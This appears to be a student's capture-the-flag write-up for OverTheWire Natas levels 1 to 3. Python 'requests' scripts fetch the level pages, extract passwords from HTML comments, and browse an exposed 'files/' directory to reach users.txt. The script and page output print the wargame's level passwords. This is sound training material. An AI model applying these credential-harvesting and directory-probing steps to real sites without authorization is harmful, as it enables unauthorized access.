



Here is my Task 2 completed.


**Task 3: Python Programming Natas 1-2**

The next challenge is a bit easier since all we really need to do is change a few parameters to our code.

- In the natas0.py tab, change the **url** to **`http://natas1.natas.labs.overthewire.org/`**
- In the **r** variable, change the username 'natas0' to 'natas1'
- In the **r** variable, change the password 'natas0' to the password discovered in the previous task.
- Using the `CTRL+SHIFT+S`, save the file as **`natas1-2.py`** to the natas folder on your Desktop.
- In the natas1-2.py tab, press CTRL+b to build the program. See the images below.





Here you can see the password after building it out for natas2.




It appears there is a pattern of "**`<! --the password for natas# is passwordhere -->`**". Because of this, we can make a few adjustments to the Python code so we don't have to keep looking through the entire html output. Instead, we can use **`re.findall`** to search through the html page for this pattern.


- In the natas1-2.py tab, delete **`print r.text`** and in its place add **`print re.findall('<!--The password for natas2 is (.*) -->', content) [0]`** (REMINDER: Don't forget to save the file every time you make a change.)
- Add the line **`content = r.text`** after the **`r = requests.get`**… as shown in the screenshot below
- In the natas1-2.py tab, press CTRL+b to build the program.


```
7   url = 'http://natas1.natas.labs.overthewire.org/'
8
9   r = requests.get(url, auth = ('natas1', 'gtVrDuiDfck831PqWsLEZy5gyDz1clto'))
10
11  content = r.text
12
13  print re.findall('<!--The password for natas2 is (.*) -->', content) [0]
```





Here is my password for natas2.

- To complete this task on the site, you simply use the username and password from natas1 at http://natas1.natas.labs.overthewire.org then right click outside of the container to view the source.







Here is after logging into natas1 with my found password.





```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is gtVrDuiDfck831PqWsLEZy5gyDz1clto -->
</div>
</body>
</html>
```




I found it using the shortcut ctrl+u. Right clicking did not work for me.

**Task 4: Python Programming Natas 2-3**

Visit http://natas2.natas.labs.overthewire.org/ for the next challenge and use the username natas2 and the password retrieved from the previous task.




- Right click on the page and view the source code


It appears that nothing is there. Let's check this out in the Python code. First we need to make a few changes. Since the pattern is  no longer there we need to take this out for now. We also need to add a new print function.

- Change all locations where you have natas1 to natas2.
- Delete the **`print re.findall('<!--The password for natas2 is (.*) -->', content) [0]`**
- Add **`print content`** to call the variable content.

- Save this file as natas2-3.py and then build the output.

```
natas2-3.py
1  #!/usr/bin/env python
2
3  import requests
4  import re
5
6
7  url = 'http://natas2.natas.labs.overthewire.org/'
8
9  r = requests.get(url, auth = ('natas2', 'ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi'))
10
11 content = r.text
12
13 print content
14
```


Notice the img src location. It appears to be in a directory called **files**.

```
Build output
1  <html>
2  <head>
3  <!-- This stuff in the header has nothing to do with the level -->
4  <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5  <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6  <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7  <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8  <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9  <script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script
   src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas2", "pass": "ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi"
   };</script></head>
11 <body>
12 <h1>natas2</h1>
13 <div id="content">
14 There is nothing on this page
15 <img src="files/pixel.png">
16 </div>
17 </body></html>
18
19 [Finished in 0.3s]
```

- Change the url in the natas2-3 tab to match the img src location by appending the url with **`/files/`**.


```
1  #!/usr/bin/env python
2
3  import requests
4  import re
5
6
7  url = 'http://natas2.natas.labs.overthewire.org/files/'
8
9  r = requests.get(url, auth = ('natas2', 'ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi'))
10
11 content = r.text
12
13 print content
14
```


It appears that we are able to navigate to the files folder. Note: if your build output loses its format coloring, use CTRL+SHIFT+P and search for **`Set Syntax: HTML.`** **IMPORTANT**: Be sure to complete this in the Build output tab.






This is hard to read. Let's install a package that will organize this code a little better.

- In the build output tab, press **`CTRL+SHIFT+P`** and type **`install package`** and click **Package Control: Install Package** then search for **`HTMLBeautify`** and click on it to install.
- In the build output tab, press **`CTRL+SHIFT+P`** and type **`HTMLBeautify`** and click on it














Here is after I used htmlbeautify.


This will have to do for now. Take notice of the **href="users.txt."** This looks interesting. Let's visit this location using our code.




- In the natas2-3.py tab, change the url to match **http://natas2.natas.labs.overthewire.org/files/users.txt**
- Save the file and then build the program.


There you have it, the next password for natas3.





**Here is the password for natas3.**

**Task 5: Python Programming Natas 3-4**

As completed in previous tasks, we want to change the Python code to match our new parameters.


- Take a look at the screenshot to check if you have all the parameters correct.


- Save the file as natas3-4.py and then build the program to look at the response.



